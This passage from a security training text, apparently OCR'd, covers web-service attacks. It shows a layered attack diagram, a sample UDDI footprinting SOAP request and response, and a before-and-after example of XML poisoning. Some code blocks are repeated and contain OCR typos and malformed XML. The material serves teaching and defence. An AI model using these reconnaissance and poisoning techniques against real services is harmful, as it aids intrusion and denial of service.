

Attacker
Presentation Layer
XML, AJAX, Portal, Other
Security Layer
WS-Security
Discovery Layer
UDDI, WSDL
Access Layer
SOAP, REST
Transport Layer
HTTP, HTTPS, JMS, Other
Web Services Stack
Parameter tampering, WSDL probing, SQL/LDAP/XPATH/OS command injection, malware injection, brute-force, data type mismatch, content spoofing, session tampering, format string, and information leakage
Fault code leaks, permission and access attacks, error leakage, authentication and certification attacks
Buffer overflow, XML parsing, spoiling schema, complex or recursive payload, DoS, large payload
Sniffing, Snooping, WS-Routing, Replay Attacks, Denial-of-Service
Web Services Attack

Figure 14.38: Web services stacks and attacks



Web Service Footprinting Attack

- Attackers footprint a web application to get **UDDI information** such as businessEntity, business Service, bindingTemplate, and tModel

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Wed, 20 Apr 2022 11:05:34 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
X-AspNet-Verstion: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/"> xlmns:xsi="http://www.w3.org/2008/XMLSchema-
instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo
serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-1234-d4cd-
c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research Pane</name></serviceInfo><ServiceInfo
serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-8f52-cd5f-
1253adcefc2a"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo><serviceInfo
serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad" businesskey="28d4acd8-d45c-456a-4562-
acde4567d0f5"<name xml:kang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey="45235896-256a-123a-c456-
add55a456f12"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo
serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-4d22-8d5d-
a55a4c43ad5c"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:
Envelope>
```

Web Service Footprinting Attack

Attackers use the Universal Business Registry (UBR) as a major source to gather information about web services, as it is very useful for both businesses and individuals. It is a public registry that runs on UDDI specifications and SOAP. UBR is somewhat similar to a "Whois server" in functionality. To register web services on a UDDI server, businesses or organizations generally use one of the following structures:

- **businessEntity**: holds detailed information about the company, such as company name and contact details.
- **businessService**: a logical group of single or multiple web services. Every businessService structure is a subset of a businessEntity. Each businessService outlines the technical and descriptive information about a businessEntity element's web service.
- **bindingTemplate**: represents a single web service. It is a subset of businessService and it contains technical information that is required by a client application to bind and interact with a target web service.
- **technicalModel** (tModel): takes the form of keyed metadata and represents unique concepts or constructs in UDDI.

Attackers can footprint a web application to obtain any or all of these UDDI information structures.

XML Query


```
POST /inquire HTTP/1.1

Content-Type: text/xml; charset=utf-8

SOAPAction: ""
```

```
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Wed, 20 Apr 2022 11:05:34 GMT
Server: Microsoft-IIS/7.5
X-Powered-By: ASP.NET
X-AspNet-Verstion: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/">
xlmns:xsi="http://www.w3.org/2008/XMLSchema-
instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList
generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-
org:api_v2"><serviceInfos><serviceInfo
serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-
1234-d4cd-
c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research
Pane</name></serviceInfo><ServiceInfo
serviceKey=“25638942-2d33-52f3-5896-c12ca5632abc" businessKey=“adc5c23-abcd-
8f52-cd5f-
1253adcefc2a"><name xml:lang="en-us">Amazon Web Services
2.0</name></serviceInfo><serviceInfo
```

```
serviceKey=“ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey=“28d4acd8-d45c-
456a-4562-

acde4567d0f5"<name xml:kang="en">Amazon.com Web
Services</name></serviceInfo><serviceInfo

serviceKey=“ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey=“45235896-256a-
123a-c456-

add55a456f12"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo

serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey=“aa45238d-cd55-
4d22-8d5d-a55a4c43ad5c"><name

xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceLis
t></soap:Body></soap:

Envelope>
```



Web Service XML Poisoning

1. Attackers **insert malicious XML code** in SOAP requests to perform XML node manipulation or XML schema poisoning to **generate errors in XML parsing logic** and break execution logic
2. Attackers can **manipulate XML external entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
3. XML poisoning enables attackers to **cause a denial-of-service attack** and compromise confidential information

XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Poisoned XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName><CustomerNumber>
 2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Web Service XML Poisoning

XML poisoning is similar to an SQL injection attack. It has a higher success rate in a web service framework. Attackers insert malicious XML code in SOAP requests to perform XML node manipulation or XML schema poisoning to generate errors in XML parsing logic and break execution logic. Attackers can manipulate XML external entity references that can lead to arbitrary file or TCP connection openings, which can be exploited for other web service attacks. XML poisoning enables attackers to perform a DoS attack and compromise confidential information. As web services are invoked using XML documents, attackers poison the traffic between the server and browser applications by creating malicious XML documents to alter parsing mechanisms such as SAX and DOM, which web applications use on the server.

